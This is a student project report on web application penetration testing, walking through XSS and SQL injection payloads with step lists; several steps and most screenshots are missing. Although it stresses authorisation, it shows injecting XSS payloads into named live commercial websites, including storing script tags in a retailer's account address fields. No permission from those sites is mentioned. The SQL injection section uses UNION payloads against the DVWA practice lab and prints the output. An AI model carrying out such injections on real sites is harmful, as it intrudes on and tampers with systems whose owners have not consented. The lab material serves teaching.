

WEB APPLICATION PENETRATION TESTING: ASSESSING THE SECURITY OF WEB APPLICATIONS TO IDENTIFY VULNERABILITIES SUCH AS CROSS-SITE SCRIPTING(XSS), SQL

Submitted By:

Rithy Raichel Soj (20BCN7026)

Rahul Ganesh B(20BCN7122)

Diya Gupta(20BCN7003)

Mukkamala Aprameya Sahishnu(20BCE7273)

1. INTRODUCTION

1.1 Overview

Penetration testing for web applications is essential for assuring the security and reliability of contemporary web applications. An overview of the significance, objectives, methodology, and common vulnerabilities investigated in web application penetration testing are given in this abstract.

Testers can find bugs that could allow for unauthorised access, data breaches, or the compromising of sensitive data by mimicking real-world assaults including cross-site scripting (XSS), SQL injection, and authentication bypass.

Cross-site request forgery (CSRF), code injection, unsafe direct object references, insufficient access controls, and security configuration errors are additional vulnerabilities that are covered by web application penetration testing.

Authorised web application penetration testing must be carried out by skilled experts while conforming to ethical and regulatory criteria. Unauthorised testing has the potential to damage systems and have unforeseen effects. Organisations may proactively secure web apps and safeguard sensitive data by conducting extensive testing on a regular basis.

1.2 Purpose

Web application penetration testing is used to examine security measures, find holes, evaluate probable exploit outcomes, and offer corrective advice. In addition to manual testing, vulnerability scanning, reconnaissance, and exploit creation are some of the methods used by testers.

In this project, we will be focussing on two most prominent attacks: Cross-site scripting i.e., XSS and SQL injection attacks. During online application penetration testing, prominent vulnerabilities like XSS and SQL injection are discovered. Analysing input fields and a lack of validation helps testers find and use XSS vulnerabilities. For unauthorised access or data manipulation, SQL injection takes advantage of weak database query design. Using carefully generated SQL statements, testers highlight the effect and recommend secure coding practises.

2 LITERATURE SURVEY

2.1 Existing problem

There are some existing standards that are already being used in the industry. Some of these are OWASP Testing guide, NIST SP 800-115, PTES etc. The methodologies that are currently being include:

1. **Black box Testing:** With the black box testing approach, the tester is blind to the inner workings of the online application. Without having access to the source code or system architecture, they approach the programme in the same way an outside attacker would.
2. **White box testing:** Also known as clear box testing, it entails having access to the web application's source code and system architecture as well as complete knowledge of its internal workings.
3. **Grey box Testing:** Black box and white box testing components are combined in grey box testing. The online application is only partially known to the testers, and this knowledge may include things like the system architecture or access to scant documentation.
4. **Manual Testing:** In manual testing, the tester interacts manually with the web application to simulate different attack scenarios.
5. **Automated Testing:** Automated programmes are frequently used to carry out repetitive activities and scan online applications for known vulnerabilities. These tools can be used to detect widespread problems like SQL injection, XSS, and unsafe direct object references.


2.2 Proposed solution

In this project, we will be using the following methodologies to pentest the web application for SQL injection and XSS:

1. Fuzzing: To find weaknesses in a web application, a huge number of unexpected, random, or improper inputs are sent to the application. The objective is to cause unexpected behaviour and find bugs like input validation errors or buffer overflows.
2. Session Management Testing: Session Fixation, Session Hijacking, Session Timeout, and Session Logout Functionality are all part of the Session Management verifying technique, which focuses on verifying the security of session management mechanisms.
3. Input Validation Testing: Testing of User Inputs tries to find vulnerabilities caused by incorrect handling of user inputs. This involves checking for input-related vulnerabilities such as SQL injection, cross-site scripting (XSS), command injection, and others.

3 THEORITICAL ANALYSIS

3.1 Block diagram



3.2 Hardware / Software designing.

A. Hardware Requirements:

1. Computer with at least 8GB RAM and i5 processor
2. Windows/Linux Operating system
3. NIC (Network interface card)
4. Wireless Adapters
5. Others(Routers, Network cables etc.)

B. Software Requirements:


1. VMware or Oracle virtual box

4 EXPERIMENTAL INVESTIGATIONS


A. Blind XSS: Blind XSS vulnerabilities are a variant of persistent XSS vulnerabilities. They occur when the attacker input is saved by the web server and executed as a malicious script in another part of the application or in another application.

Target application: <https://xsshunter.com/#/>


Step-1: Create an account in XSS hunter and craft a payload




Step-2: Take this tag payload on top for demonstration of blind XSS.



Step-3: Create a text document and paste it



Step-5: save it as text.html file and try injecting the payload in search parameter of the website.




B. Reflected XSS: Attacks that occur when a malicious script is reflected off of a web application to the victim's browser.


Using dork

Target website 1: <https://www.ryncoorchids.com/>

Step-1: Dorking techniques for XSS to find parameters.




Step-2: Payload is executed.




Target website 2: <https://bakarmax.com/>

Step-1: Modified payload in search engine




Step-2: Reflected XSS codebreaking via page source code




C. Stored XSS: Stored XSS is a type of XSS that stores malicious code on the application server.

Target website: <https://www.brilliance.com/>


Step-1: Create an account




Step-2: Verify the registered user account from temporary mail




Step-3: Try logging in



Step-4: there are different fields available to enter our payload, so we choose shipping address field to enroll our crafted payload for stored XSS



Step-5: we have entered the same payload in all the fields



First Name: <script>alert(1)</script>

Last Name: <script>alert(1)</script>

Address: <script>alert(1)</script>

Area: <script>alert(1)</script>


City:

State / Province:


Zip / Postal Code:

Country: - Select -

Step-6: you will get multiple popups when the payload is stored.



Step-7: now logout and try logging in again and go back to profile to check whether the stored payload is getting executed or not.




SQL INJECTION ATTACK


Step-1: Check for SQLi




Step-2: The error produced shows that SQLi is possible




Step-3: Try basic payloads for all available records.



Step-4: All available records are shown.



Step-5 Use SQLi to display all database versions.



Step-6: Display user database

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA

Vulnerability: SQL Injection

User ID:

ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: dvwa@localhost

Step-7: Display all information in information schema.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

DVWA

Vulnerability: SQL Injection

User ID:

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES

Step-8: Filter results from information schema to match keyword user.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

DVWA

Vulnerability: SQL Injection

User ID:

